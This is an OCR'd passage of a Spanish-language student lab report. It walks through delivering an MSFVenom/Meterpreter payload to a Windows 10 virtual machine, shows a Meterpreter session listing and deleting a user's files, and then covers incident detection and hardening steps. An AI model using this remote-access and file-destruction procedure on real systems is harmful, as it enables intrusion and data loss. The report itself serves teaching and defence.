
Fuente: Elaboración propia.

Ilustración 49: Recepción archivo maquina Windows



Fuente: Elaboración propia.

Ilustración 50: Descarga de archivo al directorio "Descargas" máquina Windows



Fuente: Elaboración propia.


Paso 9: Configurar MSFVenom.

Una vez el archivo POC ya se encuentra en la máquina a atacar se procede a la configuración de MSFVenom para el ataque mediante Meterpreter. En seguida el paso a paso junto con los códigos utilizados en donde se tuvieron en cuenta la dirección IP de la máquina atacante y el puerto 433.

Ilustración 51: Configurar Payload

Fuente: Elaboración propia.


Ilustración 52: Exploit para esperar conexiones entrantes



Fuente: Elaboración propia.


Una vez ejecutado el exploit, se procede en la máquina con Windows a ejecutar el archivo para posteriormente recibir el acceso en la máquina atacante

Ilustración 53: Ejecución archivo POC .exe




Fuente: Elaboración propia.

Ilustración 54: Confirmación de ejecución




Fuente: Elaboración propia.

Ilustración 55: Posteriormente se abrió la sesión exitosamente de Meterpreter



Fuente: Elaboración propia.

Ilustración 56: Luego se procedió a ubicar la ruta del archivo con el comando LS




```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  7168  fil   2024-03-21 13:31:25 -0400  PoC_1019.122.163.exe
100666/rw-rw-rw-  282   fil   2024-03-21 10:42:14 -0400  desktop.ini

meterpreter > cd..
[-] Unknown command: cd... Run the help command for more details.
meterpreter > cd ..
meterpreter > ls
Listing: C:\Users\brianwindows10
================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040555/r-xr-xr-x  0        dir   2024-03-21 10:42:14 -0400  3D Objects
040777/rwxrwxrwx  0        dir   2024-03-21 10:41:49 -0400  AppData
040777/rwxrwxrwx  0        dir   2024-03-21 10:41:49 -0400  Configuración local
040555/r-xr-xr-x  0        dir   2024-03-21 10:42:14 -0400  Contacts
040777/rwxrwxrwx  0        dir   2024-03-21 10:41:49 -0400  Cookies
040777/rwxrwxrwx  0        dir   2024-03-21 10:41:49 -0400  Datos de programa
040555/r-xr-xr-x  0        dir   2024-03-21 10:52:39 -0400  Desktop
040555/r-xr-xr-x  4096     dir   2024-03-21 10:42:14 -0400  Documents
040555/r-xr-xr-x  0        dir   2024-03-21 13:31:23 -0400  Downloads
040777/rwxrwxrwx  0        dir   2024-03-21 10:41:49 -0400  Entorno de red
040555/r-xr-xr-x  0        dir   2024-03-21 10:42:14 -0400  Favorites
040777/rwxrwxrwx  0        dir   2024-03-21 10:41:49 -0400  Impresoras
040555/r-xr-xr-x  0        dir   2024-03-21 10:42:14 -0400  Links
040777/rwxrwxrwx  0        dir   2024-03-21 10:41:49 -0400  Menú Inicio
040777/rwxrwxrwx  0        dir   2024-03-21 10:41:49 -0400  Mis documentos
040555/r-xr-xr-x  0        dir   2024-03-21 10:42:14 -0400  Music
100666/rw-rw-rw-  1310720  fil   2024-03-21 10:42:09 -0400  NTUSER.DAT
100666/rw-rw-rw-  65536    fil   2024-03-21 10:42:09 -0400  NTUSER.DAT{53b39e88-18c4-11ea-
                                                            a811-000d3aa4692b}.TM.blf
100666/rw-rw-rw-  524288   fil   2024-03-21 10:41:48 -0400  NTUSER.DAT{53b39e88-18c4-11ea-
                                                            a811-000d3aa4692b}.TMContainer
                                                            00000000000000000001.regtrans-
                                                            ms
100666/rw-rw-rw-  524288   fil   2024-03-21 10:41:48 -0400  NTUSER.DAT{53b39e88-18c4-11ea-
                                                            a811-000d3aa4692b}.TMContainer
```

Fuente: Elaboración propia.

Ilustración 57: Ingreso al directorio "Desktop"




```
meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Users\brianwindows10\Desktop
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  0     fil   2024-03-21 10:51:43 -0400  BrianRojas_2023371648_21032023_Et
                                                         apa3 Seminario.txt
100666/rw-rw-rw-  282   fil   2024-03-21 10:42:14 -0400  desktop.ini

meterpreter >
```


Fuente: Elaboración propia.

Ilustración 58: Eliminar archivo con RM utilizando comillas ya que el nombre contenida espacios



Fuente: Elaboración propia.

Ilustración 59: Confirmación de que el archivo fue eliminado y no se encuentra tampoco en la papelera de reciclaje



Fuente: Elaboración propia.

2.3 Escenario 3.

En seguida, se formularán estrategias de contención en el ámbito de la tecnología de la información (TI) en un entorno empresarial cada vez más digitalizado, en donde la seguridad de la infraestructura TI se vuelve una prioridad indiscutible ya que la identificación y mitigación de riesgos y vulnerabilidades son aspectos fundamentales para salvaguardar la integridad y confidencialidad de los datos.

A continuación, se listan los pasos para identificar un ataque informático o cibernético en tiempo real:

2.3.1 Monitoreo y detección de anomalías.

Utilizar herramientas de monitoreo de red y sistemas de detección de intrusiones (IDS) para identificar actividades inusuales o patrones de tráfico sospechosos que podrían indicar un ataque en curso. (SANS Institute, 2015)[5]

2.3.2 Análisis de registros y registros de eventos.

Revisar los registros de eventos y registros de auditoría de sistemas para identificar actividades anómalas o inusuales que puedan indicar un ataque en curso. (NIST, 2023) [6]

Esto incluye el análisis de registros de firewall, registros de eventos del sistema operativo, registros de aplicaciones, etc. (EC-Council, 2022)

2.3.3 Investigación de alertas de seguridad.

Investigar y analizar las alertas de seguridad generadas por sistemas de detección de intrusiones (IDS), sistemas de prevención de intrusiones (IPS), software antivirus y otras herramientas de seguridad para determinar la naturaleza y el alcance del posible ataque. (SANS Institute, 2015)[7]

---

[5] SANS Institute. (2015). Reading Room - Penetration Testing. Recuperado de [https://www.sans.org/cyber-security-certifications/penetration-tester-certification/]
[6] NIST. (2023). Cybersecurity Framework. Recuperado de [https://www.nist.gov/cyberframework]
[7] SANS Institute. (2015). Reading Room - Penetration Testing. Recuperado de [https://www.sans.org/cyber-security-certifications/penetration-tester-certification/]

2.3.4 Análisis forense de sistemas comprometidos.

Realizar análisis forenses en sistemas comprometidos para identificar la causa raíz del ataque, recopilar evidencia digital y determinar el alcance del daño causado por el ataque. (NIST, 2023)[8]

2.3.5 Colaboración con equipos de respuesta a incidentes.

Trabajar en estrecha colaboración con equipos de respuesta a incidentes internos o externos para coordinar la respuesta al ataque, compartir información de amenazas y mitigar el impacto del incidente. (EC-Council, 2022)[9]

2.3.6 Implementación de contramedidas de seguridad.

Implementar contramedidas de seguridad inmediatas para contener y mitigar el impacto del ataque, como bloquear direcciones IP maliciosas, desactivar cuentas comprometidas, parchear vulnerabilidades conocidas, etc. (NIST, 2023)[10]

2.3.7 Notificación de partes interesadas.

Notificar a las partes interesadas relevantes, incluidos los equipos de administración, los propietarios de datos y los reguladores, sobre el incidente de seguridad y las medidas tomadas para abordarlo. (NIST, 2023)[11]

2.3.8 Análisis de lecciones aprendidas.

Realizar un análisis de lecciones aprendidas para identificar áreas de mejora en los controles de seguridad, los procedimientos de respuesta a incidentes y la capacitación del personal para prevenir futuros ataques. (NIST, 2023)[12]

2.3.9 Paso a paso realizado para subsanar el ataque de Payload.


[8] SANS Institute. (2015). Reading Room - Penetration Testing. Recuperado de [https://www.sans.org/cyber-security-certifications/penetration-tester-certification/]
[9] EC-Council. (2022). Purple Teaming: A Collaborative Approach to Cybersecurity. Recuperado de [https://coderedmarketing.eccouncil.org/the-ultimate-cybersecurity-skills-pack/]
[10] NIST. (2023). Cybersecurity Framework. Recuperado de [https://www.nist.gov/cyberframework]
[11] NIST. (2023). Cybersecurity Framework. Recuperado de [https://www.nist.gov/cyberframework]
[12] NIST. (2023). Cybersecurity Framework. Recuperado de [https://www.nist.gov/cyberframework]

A continuación, se listan los procedimientos realizados para subsanar las brechas de seguridad en la máquina Windows 10 x64 utilizada en la etapa anterior y la cual fue víctima de un ataque informático mediante Payload.

Actualización del sistema operativo y aplicaciones.


Se verificará si hay actualizaciones disponibles para el sistema operativo Windows 10; se Instalarán todas las actualizaciones pendientes para asegurar que el sistema esté protegido contra vulnerabilidades conocidas.

Ilustración 60: Ingreso a Windows Update



Fuente: Elaboración propia.

Ilustración 61: Activar las actualizaciones automáticas y actualizar el SO



Fuente: Elaboración propia.


Ilustración 62: Confirmación actualización del SO

Fuente: Elaboración propia.

Configuración del Firewall de Windows.


Se ingresa a la configuración del Firewall de Windows y se realizó la habilitación del mismo, de igual manera, se revisaron y ajustaron las reglas de seguridad a las predeterminadas según las recomendaciones de la guía de hardenización.

Ilustración 63: Ingreso a la configuración del Firewall




Fuente: Elaboración propia.

Ilustración 64: Estado actual configuración Firewall



